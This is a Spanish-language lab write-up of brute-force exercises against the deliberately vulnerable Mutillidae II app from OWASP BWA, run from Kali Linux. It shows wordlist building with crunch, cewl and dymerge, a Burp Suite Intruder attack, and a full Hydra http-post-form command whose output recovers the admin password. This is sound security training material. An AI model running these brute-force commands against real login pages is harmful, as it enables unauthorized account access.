EJERCICIOS FUERZA BRUTA


Prerrequisitos

Kali Linux
OWASP BWA


Ejercicio 1 - Crunch, Cewl y Dymerge

Creación de diccionarios a medida para Mutillidae II usando crunch, cewl y dymerge.

CRUNCH




CEWL





DYMERGE


Ejercicio 2 - Burp Suite


Usar Burp Suite para realizar un ataque de fuerza bruta creando un diccionario pequeño, y así conseguir la contraseña del usuario admin en el ejercicio: Mutillidae > OWASP 2013 > A2 - Broken Authentication and Session Management > Authentication Bypass > Via Brute Force > Login











in.php
FoxyProxy
Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
burpsuite
(for all URLs)
Options
What's My IP?
Log


Hints
Please sign-in
Username
pepe
Password
Login



Extensions
Learn
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://10.0.2.24:80
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://10.0.2.24
10 Connection: close
11 Referer: http://10.0.2.24/mutillidae/index.php?page=login.php
12 Cookie: showhints=1; PHPSESSID=0f0rdo4hsipko7n723ni7lon15; acopendivids=swingset,jotto,phpbb2,re
acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14
15 username=pepe&password=pepe&login-php-su
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer




Añadimos las dos variables





Nos dirigimos a la pestaña payloads y establecemos los diccionario a usar





Una vez tengamos los dos diccionarios hechos procedemos a atacar





Vemos que el *status code* difiere de los demás, por tanto son las variables correctas

Ejercicio 3 - Hydra


Usar Hydra para realizar un ataque de fuerza bruta creando un diccionario pequeño, y así conseguir la contraseña del usuario admin en el ejercicio: Mutillidae > OWASP 2013 > A2 - Broken Authentication and Session Management > Authentication Bypass > Via Brute Force > Login

Creamos dos archivos de texto con posibles variables para rellenar los apartados


```
┌──(root㉿kali)-[~]
└─# nano passwords.txt

┌──(root㉿kali)-[~]
└─# nano usuarios.txt
```

Con *Burpsuite* interceptamos la petición para luego rellenar con más facilidad el comando; observamos que es un POST



Copiamos esta parte para hacerle saber el sitio




```
┌──(root㉿kali)-[~]
└─# hydra 10.0.2.24 -V -L usuarios.txt -P passwords.txt http-post-form "/mutillidae/index.php?page=login.php:
```

Después seleccionamos el cuerpo, previamente habremos separado con ":"

```
┌──(root㉿kali)-[~]
└─# hydra 10.0.2.24 -V -L usuarios.txt -P passwords.txt http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:
```

Introducimos F=Not Logged In y con esto le estamos diciendo a Hydra el texto que le devolverá el servidor en caso de que el login no funcione correctamente

```
┌──(root㉿kali)-[~]
└─# hydra 10.0.2.24 -V -L usuarios.txt -P passwords.txt http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:F=Not Logged In"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-18 12:21:31
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:4/p:3), ~1 try per task
[DATA] attacking http-post-form://10.0.2.24:80/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:F=Not Logged In
[ATTEMPT] target 10.0.2.24 - login "mario" - pass "lechuga" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 10.0.2.24 - login "mario" - pass "atun" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 10.0.2.24 - login "mario" - pass "admin" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 10.0.2.24 - login "pepe" - pass "lechuga" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 10.0.2.24 - login "pepe" - pass "atun" - 5 of 12 [child 4] (0/0)
[ATTEMPT] target 10.0.2.24 - login "pepe" - pass "admin" - 6 of 12 [child 5] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "lechuga" - 7 of 12 [child 6] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "atun" - 8 of 12 [child 7] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "admin" - 9 of 12 [child 8] (0/0)
[ATTEMPT] target 10.0.2.24 - login "" - pass "lechuga" - 10 of 12 [child 9] (0/0)
[ATTEMPT] target 10.0.2.24 - login "" - pass "atun" - 11 of 12 [child 10] (0/0)
[ATTEMPT] target 10.0.2.24 - login "" - pass "admin" - 12 of 12 [child 11] (0/0)
[80][http-post-form] host: 10.0.2.24   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-18 12:21:32
```